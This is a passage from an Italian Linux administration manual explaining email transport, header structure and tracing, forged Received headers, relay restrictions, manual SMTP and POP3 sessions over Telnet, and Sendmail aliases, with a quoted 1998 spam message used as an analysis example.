Generalmente, lo schema essenziale di funzionamento del sistema di trasferimento dei messaggi di posta elettronica è basato sul protocollo SMTP (*Simple Mail Transfer Protocol*), e utilizza fondamentalmente due componenti: MTA (*Mail Transport Agent*), che include anche l'MDA (*Mail Delivery Agent*), e MUA (*Mail User Agent*). Il primo dei due è i sistema che si occupa del trasferimento e della consegna dei messaggi, mentre il secondo è il programma che viene utilizzato per comporre i messaggi e passarli all'MTA.

```
 Mittente
    |
    V
+-------+          +-------+
|       |   stdin  |       |
| M U A |- - - - ->| M D A |
|       |          |       |                    Consegna all'utente
+-------+          +-------+                    destinatario
    V                  V                            ^
    |                  |                            |
   SMTP                |                            |
    |  +- - - SMTP - - +                            |
    V  V                                            |
+-------+               + - - - +               +-------+
| M T A |               : M T A :               | M T A |
|server |-----SMTP----->:server :-----SMTP----->|server |
| SMTP  |               : SMTP  :               | SMTP  |
+-------+               + - - - +               +-------+
```

Figura 152.1: Schema semplificativo del meccanismo di trasmissione della posta elettronica tra MTA (MDA) e MUA.

Eventualmente, l'MDA è un componente particolare di un MTA che permette di provvedere alla consegna di un messaggio localmente, oppure alla trasmissione attraverso il protocollo SMTP, dopo averlo ricevuto dallo standard input. I programmi MUA più semplici dipendono dall'MDA, non essendo in grado di provvedere da soli a instaurare una connessione SMTP con un server di posta elettronica.

La sequenza di MTA, o meglio, di server SMTP utilizzati per trasmettere il messaggio a destinazione, dipende dall'organizzazione di ognuno di questi. La situazione più comune è quella in cui ne sono coinvolti solo due: quello utilizzato per iniziare la trasmissione, e quello di destinazione che si occupa anche della consegna. In realtà, si possono porre delle esigenze diverse, a causa della struttura della rete nel punto di partenza e nel punto di destinazione. Per rendere l'idea, si possono indicare i casi seguenti.

- L'MTA utilizzato nell'origine si avvale di uno *smarthost*, ovvero un altro MTA, collocato in una posizione conveniente della rete, che si occupa di smistare i messaggi. Ciò è utile quando l'MTA di origine è collocato in una posizione della rete per cui esiste un unico percorso per raggiungere la rete esterna: quando un messaggio è inviato a più di un destinatario è conveniente trasmettere una volta sola questo messaggio attraverso questo tratto di rete, e lasciare che sia l'MTA esterno a provvedere alla duplicazione dei messaggi per i vari destinatari. Lo *smarthost* svolge quindi l'attività di *relay*, o di scambio.

- L'MTA di destinazione è il punto di ingresso a una rete privata, nella quale vengono poi usati altri MTA per la consegna effettiva dei messaggi.

- L'MTA di destinazione è solo il punto di arrivo di un alias (da quel punto riprende l'invio del messaggio all'indirizzo vero dell'utente).

## 152.2 Composizione di un messaggio

Un messaggio di posta elettronica è composto da due parti fondamentali: l'intestazione e il corpo. Quest'ultimo è quella parte che contiene il testo del messaggio, mentre l'intestazione contiene informazioni amministrative di vario genere, compreso l'oggetto, o *subject*. All'interno dell'intestazione, si distingue in particolare la ***busta*** o *envelope*, cioè quelle informazioni amministrative necessarie al trasporto del messaggio; queste appaiono nella parte superiore e si espandono mano a mano che il messaggio attraversa i vari MTA necessari a raggiungere la destinazione.

L'esempio seguente mostra un breve messaggio trasmesso da **`pippo@router.brot.dg`** a **`daniele@dinkel.brot.dg`**.

```
From pippo@router.brot.dg  Mon Jun  8 21:53:16 1998
Return-Path: <pippo@router.brot.dg>
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
From: pippo@router.brot.dg
Received: (from pippo@localhost)
        by router.brot.dg (8.8.7/8.8.7) id AAA00384
        for daniele@dinkel.brot.dg; Tue, 9 Jun 1998 00:00:09 +0200
Date: Tue, 9 Jun 1998 00:00:09 +0200
Message-Id: <199806082200.AAA00384@router.brot.dg>
To: daniele@dinkel.brot.dg
Subject: Una vita che non ci si sente :-)

Ciao Daniele!
Quanto tempo che non ci si sente.
Fai un cenno se possibile :-)

Pippo
```

Per distinguere la conclusione dell'intestazione dall'inizio del corpo, si utilizza una riga vuota. Nell'esempio, il *subject* è l'ultimo elemento dell'intestazione, quindi appare una riga vuota di separazione e finalmente inizia il testo del messaggio.

L'intestazione è composta da record separati dal codice di interruzione di riga. Ognuno di questi record, definisce l'informazione contenuta in un campo nominato all'inizio del record stesso, precisamente nella prima colonna del testo. Questi campi, o *field*, terminano necessariamente con il carattere due punti (`:`), seguito da uno spazio, e il resto del record descrive il loro contenuto. Un record può continuare su più righe; la continuazione viene segnalata da un carattere di tabulazione orizzontale, *<HT>*, all'inizio della riga che continua il record interrotto in quella precedente.

Il programma usato come MUA genera l'intestazione necessaria a iniziare la trasmissione del messaggio. In particolare, sono fondamentali i campi seguenti.

- **`Date:`**

  Contiene la data di invio del messaggio.

- **`Message-Id:`**

  Contiene una stringa generata automaticamente, in modo da essere unica per il messaggio. In un certo senso, serve a dare un'impronta al messaggio che permette di distinguerlo e di farvi riferimento.

- **`From:`**

  Contiene le informazioni sul mittente del messaggio; generalmente si tratta dell'indirizzo di posta elettronica e probabilmente anche il suo nome reale.

- **`To:`**

  Contiene l'indirizzo di posta elettronica del destinatario.

- **`Subject:`**

  L'oggetto del messaggio.

Oltre ai campi già visti, ne possono essere aggiunti altri, a seconda delle esigenze o dell'impostazione del programma utilizzato come MUA.

- **`Reply-To:`**

  Permette di indicare un indirizzo al quale si desidera siano inviate le risposte.

- **`Organization:`**

  Permette di definire l'organizzazione proprietaria della macchina da cui ha origine il messaggio di posta elettronica.

- **`X-...:`**

  I campi che iniziano per **`X-`** sono ammessi, senza essere definiti. In pratica, vengono utilizzati per scopi vari, accordati tra le parti.

Per una convenzione ormai consolidata, il primo record dell'intestazione di un messaggio di posta elettronica inizia con la parola chiave **`From`** seguita immediatamente da uno spazio. Questo record è diverso da quello che definisce il campo **`From:`** (cioè quello che termina con i due punti), e per distinguerlo da quest'ultimo, viene spesso indicato come **`From_`**, per sottolineare il fatto che non appaiono i due punti prima dello spazio.

La presenza di questo campo un po' anomalo, fa sì che quando si scrive un messaggio, nel corpo non possa apparire la parola **`From`** scritta in questo modo e a partire dalla prima colonna. Convenzionalmente, se ne esiste la necessità, viene aggiunto il carattere **`>`** davanti a questa (**`>From`**). Il problema si pone essenzialmente quando si vuole incorporare un messaggio di posta elettronica nel corpo di un nuovo messaggio; il programma che si usa per comporre il testo dovrebbe provvedere da solo a correggere la riga in cui appare il record **`From_`**.

I vari MTA che si occupano di trasferire e consegnare il messaggio a destinazione sono responsabili dell'aggiunta dei campi **`Received:`**. Questi vengono aggiunti a ogni passaggio, dal basso verso l'alto, e servono a tenere traccia degli spostamenti che il messaggio ha dovuto subire.

### 152.2.1 Tracciamento di un messaggio

I vari campi **`Received:`** utilizzati per tenere traccia degli spostamenti di un messaggio di posta elettronica permettono di ricostruirne il percorso. Nell'esempio mostrato in precedenza, venivano utilizzati solo due MTA.

1. Il primo campo **`Received:`** partendo dal basso rappresenta il primo MTA che è stato interpellato.

   ```
   Received: (from pippo@localhost)
           by router.brot.dg (8.8.7/8.8.7) id AAA00384
           for daniele@dinkel.brot.dg; Tue, 9 Jun 1998 00:00:09 +0200
   ```

   Trattandosi dello stesso nodo da cui è stato inviato il messaggio, appare solo l'informazione dell'MTA, **`by router.brot.dg`**, e la destinazione, **`for daniele@dinkel.brot.dg`**.

2. Il secondo campo **`Received:`** viene aggiunto dal secondo MTA interpellato, che in questo caso è anche l'ultimo.

   ```
   Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
           by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
           for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
   ```

   L'MTA provvede prima a identificare l'origine, ovvero l'MTA che gli ha trasmesso il messaggio, attraverso l'indicazione **`from router.brot.dg`**, e quindi identifica se stesso attraverso l'indicazione **`by dinkel.brot.dg`**.

I vari record **`Received:`** possono essere più o meno ricchi di informazioni, e questo dipende dall'MTA che li genera. In particolare, l'indicazione della data permette eventualmente di comprendere in che punto la trasmissione del messaggio è stata ritardata, e la presenza dell'identificativo **`id`**, può permettere di ricercare informazioni su una particolare trasmissione all'interno di registrazioni eventuali.

Alcuni MTA, per motivi di sicurezza, verificano l'origine della trasmissione attraverso il sistema DNS e includono il nome e l'indirizzo IP così ottenuto tra parentesi. Nell'esempio mostrato, il secondo MTA ha indicato **`from router.brot.dg (pippo@router.brot.dg [192.168.1.254])`**.

## 152.3 Messaggi contraffatti e punto di iniezione

La posta elettronica è stato il primo problema della comunicazione nella rete. Così, gli standard che si sono ottenuti e i programmi a disposizione sono potentissimi dal punto di vista delle possibilità che vengono offerte. Ciò, assieme al fatto che la trasmissione dei messaggi di posta elettronica è un'operazione gratuita per il mittente, ha favorito chi usa la posta elettronica per «offendere»: sia attraverso la propaganda indesiderata, sia attraverso altre forme più maliziose.

Non è l'intenzione di questo documento la classificazione dei vari tipi di offesa che si possono subire attraverso la posta elettronica, e nemmeno insegnare a usare queste tecniche. La conoscenza dei punti deboli di un MTA è importante per comprendere con quanta serietà vada presa la sua amministrazione, e anche con quanta prudenza vadano mosse delle accuse verso l'ipotetico mittente di un messaggio indesiderato.

Chi utilizza la posta elettronica per attaccare qualcuno, cerca di farlo in modo da non essere identificato. Per questo si avvale normalmente di un MTA di partenza diverso da quello normalmente competente per la sua rete di origine (solitamente il proprio ISP). Oltre a tutto, di solito l'attacco consiste nell'invio di un messaggio a una grande quantità di destinatari, per cui, la scelta di un MTA estraneo (e innocente) serve per scaricare su di lui tutto il lavoro di distribuzione (*relay*). Il «lavoro» di ogni ipotetico aggressore sta quindi nella ricerca di un MTA che si lasci manovrare e nella composizione di un messaggio con un'intestazione fasulla che lasci intendere che il messaggio è già transitato da un'altra origine (che può esistere effettivamente o meno).

A parte il problema derivato dal fatto che la configurazione degli MTA è difficile, e spesso capita che qualcosa sfugga cosicché l'MTA si trova a permettere accessi indesiderabili, lo standard SMTP è tale per cui l'MTA che riceve un messaggio deve accettare le informazioni che gli vengono fornite riguardo ai punti di transito precedenti (i vari campi **`Received:`** già esistenti). Quando i campi **`Received:`** sono stati costruiti ad arte, si parla anche di *forging*, e l'MTA dal quale ha origine effettivamente la trasmissione è il cosiddetto ***punto di iniezione***.

L'esempio seguente mostra un messaggio di questo tipo, in cui l'origine, **`hotmail.com`**, si è dimostrata fasulla. Probabilmente, il punto di iniezione è stato **`cnn.Princeton.EDU`**, ma questo non può essere stabilito in modo sicuro.

```
X-POP3-Rcpt: daniele@tv
Return-Path: <seeingclearly40@hotmail.com>
Received: from outbound.Princeton.EDU (outbound.Princeton.EDU [128.112.128.88])
          by tv.calion.com (8.8.4/8.8.4) with ESMTP
          id HAA02209 for <daniele@tv.shineline.it>;
          Tue, 9 Jun 1998 07:12:59 +0200
Received: from IDENT-NOT-QUERIED@Princeton.EDU (port 4578 [128.112.128.81])
        by outbound.Princeton.EDU with SMTP
        id <542087-18714>;
        Tue, 9 Jun 1998 00:48:58 -0400
Received: from cnn.Princeton.EDU by Princeton.EDU (5.65b/2.139/princeton)
        id AA09882; Tue, 9 Jun 98 00:17:18 -0400
Received: from hotmail.com by cnn.Princeton.EDU (SMI-8.6/SMI-SVR4)
        id AAA12040; Tue, 9 Jun 1998 00:17:13 -0400
Message-Id: <199806090417.AAA12040@cnn.Princeton.EDU>
Date:   Mon, 08 Jun 98 11:09:01 EST
From: "Dreambuilders" <seeingclearly40@hotmail.com>
To: Friend@public.com
Subject: Real Business

HOW WOULD YOU LIKE TO BE PAID LIKE THIS?

*How about if you received compensation on 12 months Business Volume for
every transaction in your entire organization and this made it possible for
you to earn over $14000.00 US in your first month ?

* How about if you were paid daily, weekly, and monthly ?...
* How about if you could do business everywhere in the world and be paid in
US dollars ?
* What if your only out of pocket expense was a $10 processing fee to get
started...

* Would you want to evaluate a business like that ?

If so  reply with "real business" in subject box to foureal25@hotmail.com
```

## 152.4 Identificazione della destinazione

In precedenza, in questo capitolo, si è accennato al meccanismo di trasferimento dei messaggi tra diversi MTA. L'MTA di origine, o comunque quello utilizzato come distributore di origine (*relay*), deve identificare l'MTA più adatto a ricevere il messaggio per ottenere la consegna di questo all'utente destinatario. Generalmente, il problema si riduce alla trasformazione del nome di dominio dell'indirizzo di posta elettronica del destinatario in un numero IP, e nel successivo tentativo di contattare tale nodo con la speranza di trovare un MTA pronto a rispondere.

La realtà è spesso più complessa, e può darsi benissimo che l'MTA competente per ricevere la posta elettronica di un certo utente sia un nodo diverso da quello che appare nell'indirizzo di posta elettronica. Per pubblicizzare questo fatto nella rete si utilizzano i record **`MX`** nella configurazione dei DNS. L'esempio seguente mostra un caso descritto meglio nel capitolo 75 in cui si stabilisce che, per consegnare messaggi di posta elettronica nel dominio **`brot.dg`**, è competente il server **`dinkel.brot.dg`**.

```
brot.dg.        IN      MX      10 dinkel.brot.dg.
```

## 152.5 Misure di sicurezza

Le misure di sicurezza fondamentali attraverso cui si cerca di evitare l'uso improprio di un MTA sono essenzialmente di due tipi: l'identificazione del sistema da cui proviene la richiesta di inoltro di un messaggio, attraverso il DNS, e il rifiuto dei messaggi che sono originati da un dominio estraneo e sono diretti anche a un dominio estraneo.

La prima delle due misure si concretizza nell'indicazione tra parentesi del nome di dominio e del numero IP del nodo chiamante nel campo **`Received:`**. Nell'esempio visto in precedenza, l'MTA del nodo **`dinkel.brot.dg`** ha verificato l'indirizzo di chi lo ha contattato (**`router.brot.dg`**).

```
Received: from router.brot.dg (pippo@router.brot.dg [192.168.1.254])
                                     ^^^^^^^^^^^^^^  ^^^^^^^^^^^^^
        by dinkel.brot.dg (8.8.7/8.8.7) with ESMTP id VAA00615
        for <daniele@dinkel.brot.dg>; Mon, 8 Jun 1998 21:53:15 +0200
```

La seconda misura si avvale generalmente del servizio di risoluzione dei nomi (record **`MX`**), attraverso il quale si può determinare quale sia il dominio di competenza per il recapito dei messaggi, stabilendo così che i messaggi provenienti dall'esterno che non siano diretti al proprio dominio di competenza, non possono essere accettati.

La maggior parte degli MTA sono (o dovrebbero essere) configurati in questo modo. Questo dovrebbe spiegare il motivo per cui è quasi impossibile inviare messaggi di posta elettronica in una rete locale se prima non si attiva un DNS.

## 152.6 Referente per l'amministrazione del servizio

L'amministratore di un servizio di distribuzione di posta elettronica deve essere raggiungibile attraverso dei nominativi convenzionali. Fondamentalmente si tratta di **`postmaster@`**⟨*dominio*⟩. Ultimamente, a causa della crescente invadenza di chi utilizza la posta elettronica in modo fraudolento, è diventato comune l'utilizzo dell'indirizzo **`abuse@`**⟨*dominio*⟩ per identificare la persona competente nei confronti di possibili abusi originati dal servizio di sua competenza.

Naturalmente, tali indirizzi sono generalmente degli alias attraverso cui i messaggi possono essere rinivati al recapito dell'utente che incorpora effettivamente tali competenze.

## 152.7 Scelta dell'MTA

Nei sistemi Unix, così come in GNU/Linux, la scelta standard del sistema di gestione dei messaggi di posta elettronica è Sendmail, e a questo pacchetto dovrebbe orientarsi l'utente inesperto. Ci si può prendere il lusso di cambiare sistema solo se si conosce bene il problema, e soprattutto le implicazioni rispetto agli altri programmi che hanno qualcosa a che fare con il sistema di invio dei messaggi.

Le difficoltà che derivano dalla scelta di utilizzare qualcosa di diverso di Sendmail possono essere affrontate se ci sono dei buoni motivi. Di solito si abbandona Sendmail a causa della sua storica carenza nei confronti della sicurezza. Con il tempo, Sendmail potrebbe diventare un pacchetto solido e affidabile, ma per il momento, la continua scoperta di nuovi problemi di sicurezza dà a questo sistema una pessima reputazione.

Nella scelta del sostituto di Sendmail si pongono di fronte tre scelte comuni: Smail, Exim e Qmail. I primi due hanno una buona compatibilità con le convenzioni introdotte da Sendmail, mentre l'ultimo punta tutto sulla sicurezza abbandonando quasi tutte le tradizioni precedenti.

## 152.8 Scelta del server SMTP per l'elaboratore personale

Quando si deve gestire un solo elaboratore con un solo utente umano, connesso a una rete che fornisce qualche servizio come nel caso di un collegamento con un ISP (*Internet Service Provider*), si rischia di avere un'idea distorta del problema della posta elettronica.

Si ipotizza una situazione del tipo seguente: si è ottenuto un accesso a una rete, grande o piccola che sia, con una casella postale collocata presso un nodo di quella rete e con la possibilità di utilizzare un server SMTP per l'invio della posta elettronica. La connessione a questa rete può essere continua, o discontinua.

In questa situazione, l'elaboratore che viene inserito in tale rete non ha alcun bisogno di gestire un server SMTP locale, e nemmeno di un sistema di consegna dei messaggi. È sufficiente un programma MUA che per l'invio dei messaggi sia in grado di servirsi direttamente del server SMTP offerto dalla rete a cui ci si collega, e quindi un programma per il prelievo dei messaggi giunti presso la casella postale remota (protocollo POP2, POP3, o IMAP).

A parte la semplicità dell'approccio, il vantaggio di sfruttare un server SMTP esterno al proprio elaboratore locale, sta nel fatto che in tal modo è il server SMTP esterno a preoccuparsi di duplicare il messaggio tra tutti i destinatari (se ne è stato indicato più di uno), e inoltre, è lui che provvede a ritentare gli invii se necessario. Utilizzando per questo un server SMTP locale, si otterrebbe un maggior carico nel collegamento tra l'elaboratore locale e la rete esterna, e inoltre, non sarebbe possibile interrompere tale comunicazione finché i messaggi trasmessi non risultano recapitati alla destinazione.

Nel caso si possa essere certi di avere una connessione stabile alla rete esterna in questione, se si è ottenuto anche un numero IP statico e quindi un nome di dominio per il proprio nodo, può essere conveniente decidere di mantenere sempre acceso il proprio elaboratore e ricevere direttamente lì la posta. Per questo, occorre attivare un server SMTP locale che poi provveda alla consegna dei messaggi ricevuti. In pratica serve un MTA completo. In questa situazione, l'elaboratore può avere anche più utenti, e quindi può gestire più caselle postali. Tuttavia, se si dispone sempre di un server SMTP esterno, è ancora conveniente il suo utilizzo per l'invio dei messaggi.

Nel momento in cui non si tratta più di un semplice elaboratore da collegare a una rete esterna, ma si tratta di tutta una rete locale, il problema cambia aspetto, evidentemente. Ma questo verrà trattato più avanti.

## 152.9 Pratica manuale con i protocolli

È importante avere un minimo di dimestichezza con i protocolli utilizzati per la gestione della posta elettronica. Oltre all'aspetto puramente didattico, il loro utilizzo manuale attraverso Telnet, può aiutare a verificare la configurazione di un server SMTP, oppure di manovrare all'interno di una propria casella postale remota.

In queste sezioni vengono mostrati solo i comandi elementari che si possono utilizzare con il protocollo SMTP e POP3.

### 152.9.1 SMTP via Telnet

È già stato mostrato in precedenza un esempio di connessione con un servizio SMTP allo scopo di inviare manualmente un messaggio. Quell'esempio viene mostrato nuovamente a vantaggio del lettore.

$ **telnet roggen.brot.dg smtp**[*Invio*]

```
Trying 192.168.1.2...
Connected to roggen.brot.dg.
Escape character is '^]'.
220 roggen.brot.dg ESMTP Sendmail 8.8.5/8.8.5; Thu, 11 Sep 1997 19:58:15 +0200
```

**HELO brot.dg**[*Invio*]

```
250 roggen.brot.dg Hello dinkel.brot.dg [192.168.1.1], pleased to meet you
```

**MAIL From: <daniele@dinkel.brot.dg>**[*Invio*]

```
250 <daniele@dinkel.brot.dg>... Sender ok
```

**RCPT to: <toni@dinkel.brot.dg>**[*Invio*]

```
250 <toni@dinkel.brot.dg>... Recipient ok
```

**DATA**[*Invio*]

```
354 Enter mail, end with "." on a line by itself
```

**Subject: Saluti.**[*Invio*]

**Ciao Antonio,**[*Invio*]

**come stai?**[*Invio*]

**Io sto bene e mi piacerebbe risentirti.**[*Invio*]

**Saluti,**[*Invio*]

**Daniele**[*Invio*]

**.**[*Invio*]

```
250 TAA02951 Message accepted for delivery
```

**QUIT**[*Invio*]

```
221 dinkel.brot.dg closing connection
Connection closed by foreign host.
```

L'esempio mostra tutto quello che serve fare per inviare un messaggio. I comandi **HELO**, **MAIL**, **RCPT** e **DATA**, vanno inseriti rispettando questa sequenza, e la loro sintassi dovrebbe essere evidente dall'esempio.

Un problema importante che si incontra quando si configura il proprio servizio SMTP è quello del filtro rispetto al *relay*, cioè all'attività di ritrasmissione dei messaggi. Solitamente si consente il *relay* senza alcuna limitazione ai messaggi provenienti dai nodi della propria rete locale, mentre lo si impedisce quando il messaggio è di origine esterna a tale rete e in più la stessa destinazione è esterna alla rete locale. Il concetto si esprime facilmente a parole, ma la configurazione del servizio SMTP potrebbe essere complessa, e si può rischiare di tagliare fuori dal servizio proprio alcuni nodi che invece dovrebbero poterlo utilizzare. L'esempio seguente mostra uno di questi casi di cattiva configurazione, e da questo si intende quanto sia utile l'utilizzo manuale del protocollo SMTP per controllare queste situazioni.

$ **telnet dinkel.brot.dg smtp**[*Invio*]

Dal nodo **roggen.brot.dg** si vuole inviare un messaggio al nodo **weizen.brot.dg**, utilizzando per questo il server **dinkel.brot.dg**, il quale era inteso dovesse fare da *relay*, almeno per la rete locale **brot.dg**.

```
Trying 192.168.1.1...
Connected to dinkel.brot.dg.
Escape character is '^]'.
220 roggen.brot.dg ESMTP Exim 1.90 #1 Wed, 4 Nov 1998 09:47:05 +0100
```

**HELO brot.dg**[*Invio*]

```
250 dinkel.brot.dg Hello daniele at roggen.brot.dg [192.168.1.2]
```

**MAIL From: daniele@roggen.brot.dg**[*Invio*]

```
250 <daniele@roggen.brot.dg> is syntactically correct
```

**RCPT to: tizio@weizen.brot.dg**[*Invio*]

```
550 relaying to <tizio@weizen.brot.dg> prohibited by administrator
```

Come si può vedere, qualcosa non va: il server ha accettato l'origine, ma da quell'origine non accetta la destinazione.

**QUIT**[*Invio*]

```
221 roggen.brot.dg closing connection
```

### 152.9.2 POP3 via Telnet

Anche l'utilizzo manuale del protocollo POP3 può essere utile. Il problema si pone normalmente quando la propria casella postale remota è stata riempita in maniera abnorme da un aggressore. Se si dispone di un collegamento troppo lento, è meglio evitare di scaricare tutta la posta, mentre sarebbe opportuno eliminare direttamente i messaggi che sembrano essere inutili.

L'esempio seguente serve a capire in che modo è possibile visionare la situazione della propria casella postale remota, e come è possibile intervenire per eliminare i messaggi indesiderati.

$ **telnet dinkel.brot.dg pop-3**[*Invio*]

```
Trying 192.168.1.1...
Connected to dinkel.brot.dg.
Escape character is '^]'.
+OK POP3 dinkel.brot.dg v4.47 server ready
```

La prima cosa richiesta è l'inserimento del nominativo-utente, e subito dopo la password.

**USER tizio**[*Invio*]

```
+OK User name accepted, password please
```

**PASS tazza**[*Invio*]

Dopo l'indicazione della password, il servizio POP3 indica quanti messaggi sono presenti. In questo caso solo due.

```
+OK Mailbox open, 2 messages
```

Il comando **LIST** consente di avere un elenco dei messaggi con a fianco la loro dimensione in byte. Ciò può essere utile per individuare messaggi bomba, e l'indizio potrebbe essere dato dalla dimensione esageratamente grande di un messaggio o dal ripetersi di messaggi con la stessa identica dimensione.

**LIST**[ *Invio* ]

```
+OK Mailbox scan listing follows
1 520
2 498
.
```

In questo caso, i messaggi sembrano proprio innocui. Eventualmente, se si vede il ripetersi di un messaggio breve, si può controllarne il contenuto, con il comando **RETR**.

**RETR 2**[ *Invio* ]

Viene letto il secondo messaggio.

```
+OK 498 octets
Return-path: <daniele@dinkel.brot.dg>
Envelope-to: daniele@dinkel.brot.dg
Delivery-date: Wed, 4 Nov 1998 10:06:30 +0100
Received: from daniele by dinkel.brot.dg with local (Exim 1.90 #1)
        for daniele@dinkel.brot.dg
        id 0zayta-00009R-00; Wed, 4 Nov 1998 10:06:30 +0100
To: daniele@dinkel.brot.dg
Subject: SPAM
Message-Id: <E0zayta-00009R-00@dinkel.brot.dg>
From: daniele@dinkel.brot.dg
Date: Wed, 4 Nov 1998 10:06:30 +0100
Status:

questo e` un messaggio SPAM.
.
```

La dimensione del messaggio comprende tutto ciò che lo compone, compresa la riga iniziale in cui si informa che questa è di 498 ottetti (gruppi di otto bit), ovvero byte.
Per cancellare un messaggio, si può utilizzare il comando **DELE**, seguito dal numero corrispondente.

**DELE 2**[ *Invio* ]

```
+OK Message deleted
```

Per concludere si utilizza il comando **QUIT**.

**QUIT**[ *Invio* ]

```
+OK Sayonara
```

## 152.10 Riferimenti


- Olaf Kirch, *NAG, The Linux Network Administrators' Guide*
- Doug Muth, *The SPAM-L FAQ*
  *<http://oasis.ot.com/~dmuth/spam-l/>*


---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Sendmail: introduzione

Sendmail è divenuto lo standard per quanto riguarda i programmi di gestione della posta elettronica in qualità di MTA. La sua adattabilità e la conseguente difficoltà nella definizione della sua configurazione, sono estreme.

Nel capitolo 86 si è già accennato al funzionamento di Sendmail. Questo capitolo espande un po' i concetti, ma si tratta sempre di informazioni limitate; il documento di riferimento per questo resta: *Sendmail* edito da O'Reilly.

## 153.1 Destinatari e formati degli indirizzi

Sendmail, per quanto riguarda la composizione degli indirizzi di posta elettronica, utilizza le convenzioni seguenti.

- Ciò che appare tra parentesi viene eliminato, perché considerato un commento.
- Ciò che appare tra parentesi angolari (**`<>`**) viene preferito rispetto a ogni altra indicazione. In pratica, ciò permette di comporre gli indirizzi inserendo anche il nome effettivo del mittente o del destinatario, ed evidenziando l'indirizzo di posta elettronica vero e proprio all'interno delle parentesi angolari. Per esempio,

  **`Tizio Tizi <tizio@dinkel.brot.dg>`**

  è un modo formalmente corretto per abbinare all'indirizzo **`tizio@dinkel.brot.dg`** il nome e cognome dell'utente: Tizio Tizi.
- Gli apici doppi permettono di delimitare una stringa. In questo modo, alle volte si delimita il nominativo dell'utente, come nell'esempio seguente:

  **`"Tizio Tizi" <tizio@dinkel.brot.dg>`**

  Nello stesso modo, la barra obliqua inversa (**`\`**) può essere usata per proteggere il carattere successivo.

Per Sendmail, il destinatario di un messaggio di posta elettronica può essere anche un file o un programma. In pratica, se l'indirizzo utilizzato inizia con una barra verticale (**`|`**), si intende trattarsi di una pipeline, all'interno della quale deve essere inviato il messaggio; se invece l'indirizzo inizia con una barra obliqua normale (**`/`**), si intende trattarsi di un file, e in tal caso questo viene creato o gli viene aggiunto il testo del messaggio.

L'utilizzo di questi indirizzi speciali, riferiti a file o a pipeline, può essere fatto ovunque. Per esempio nel file `~/.forward` o come destinatario di un alias nel file `/etc/aliases`. Queste possibilità, tra le altre cose, sono alla base del funzionamento delle *mailing list*.

## 153.2 Alias, inclusione e forward

All'interno di un sistema è possibile definire dei recapiti fittizi, definiti alias. La predisposizione di questi viene fatta nel file `/etc/aliases`, e prima che questi abbinamenti siano recepiti da Sendmail, occorre rigenerare il file `/etc/aliases.db` con il comando **`newaliases`**. Attraverso gli alias è possibile:

- definire dei nominativi utenti lunghi e articolati, che non sarebbero ammissibili nella gestione normale di un sistema Unix (il quale pone generalmente il limite degli otto caratteri di lunghezza per i nomi degli utenti),
- definire dei nominativi di utenti standard riferiti a determinate competenze amministrative tipiche, girando i messaggi loro rivolti alle persone che ricoprono effettivamente gli incarichi corrispondenti;
- definire un elenco di destinatari differenti a cui deve essere inviata una copia dei messaggi riferiti a un certo alias;
- definire una pipeline contenente un comando che deve occuparsi di elaborare i messaggi riferiti a un certo alias;
- definire un file per l'archiviazione dei messaggi indirizzati a un certo alias;
- definire un elenco di destinatari differenti in base a un elenco di indirizzi contenuto in un file esterno.

L'esempio seguente fa in modo che i messaggi inviati all'utente fittizio **`Tizio.Tizi`** siano girati al nome dell'utente gestito effettivamente nel sistema.

```
Tizio.Tizi:     tizio
```

L'esempio seguente riguarda la tipica situazione in cui i messaggi indirizzati a un utente fittizio riferito a una competenza amministrativa vengono girati all'utente reale che svolge quel compito particolare.

```
postmaster:     daniele
```

L'esempio seguente mostra un alias per il quale i messaggi vengono rinviati (vengono fatti proseguire) e duplicati per una serie di utenti che devono essere informati contemporaneamente.

```
abuse:          daniele, tizio, caio@roggen.brot.dg
```

L'esempio seguente mostra un alias per il quale tutti i messaggi vengono elaborati da un comando, che li riceve attraverso lo standard input. Questo è il tipico modo attraverso cui si inviano i messaggi a un programma di gestione di una *mailing list*.

```
lista-pippo:    "| /home/liste/bin/ricezione-messaggi lista-pippo"
```

L'inclusione è un modo di definire un alias dinamico, riferito a un elenco di indirizzi contenuti in un file di testo normale. La forma

`:include:`⟨*percorso-completo*⟩

equivale a includere tutti gli indirizzi definiti nel file specificato, che deve comprendere necessariamente il percorso completo per raggiungerlo. Utilizzando questa forma di definizione degli elenchi di destinatari, si evita di dover modificare ogni volta il file `/etc/aliases`, e soprattutto si evita di dover rieseguire il comando **`newaliases`**.

L'esempio seguente invia i messaggi destinati all'utente fittizio **`lista-pippo-inv`** a tutto l'elenco contenuto nel file `/home/liste/pippo/iscritti`.

```
lista-pippo-inv:        :include:/home/liste/pippo/iscritti
```

Il *forward* è la gestione di un alias personale (allo scopo di fare proseguire i messaggi verso altre destinazioni), che ogni utente può definire senza dover chiedere la modifica del file `/etc/aliases`. Si possono fare proseguire i messaggi generando il file di testo `~/.forward` che può contenere uno o più indirizzi differenti, comprese le pipeline, i file e le inclusioni. Il risultato che si ottiene è che i messaggi destinati all'utente che ha predisposto questo file nella propria directory personale, vengono rinviati a tutti gli indirizzi contenuti nel file stesso. Generalmente, per la sua natura, il file `~/.forward` viene usato dagli utenti che hanno diversi recapiti e vogliono concentrare la posta elettronica in un unico punto di destinazione. Per questo motivo, nel file `~/.forward` viene indicato quasi sempre un solo indirizzo di posta elettronica.

## 153.3 Configurazione di Sendmail con il pacchetto di Berkeley

Si è già accennato al fatto che la configurazione di Sendmail, attraverso la modifica diretta del file `/etc/sendmail.cf`, sia un'impresa estrema. Fortunatamente, per alleviare queste difficoltà, si sono sviluppati nel tempo diversi programmi in grado di generare automaticamente il file `/etc/sendmail.cf` utilizzando dei segmenti di codice già pronto da combinare opportunamente assieme.

Attualmente, il tipo di configurazione più diffuso è quello predisposto dall'università di Berkeley. Si tratta di una serie di file macro per M4, un macro-compilatore concettualmente analogo al preprocessore del linguaggio C (si veda eventualmente il capitolo 138).

Il pacchetto viene installato da qualche parte, a seconda dell'organizzazione predisposta dalla propria distribuzione GNU/Linux, e probabilmente si tratta della directory `/usr/lib/sendmail-cf/`. Da quella directory, se ne diramano altre contenenti i diversi pezzi di configurazione che possono essere combinati assieme.

### 153.3.1 Introduzione al sistema

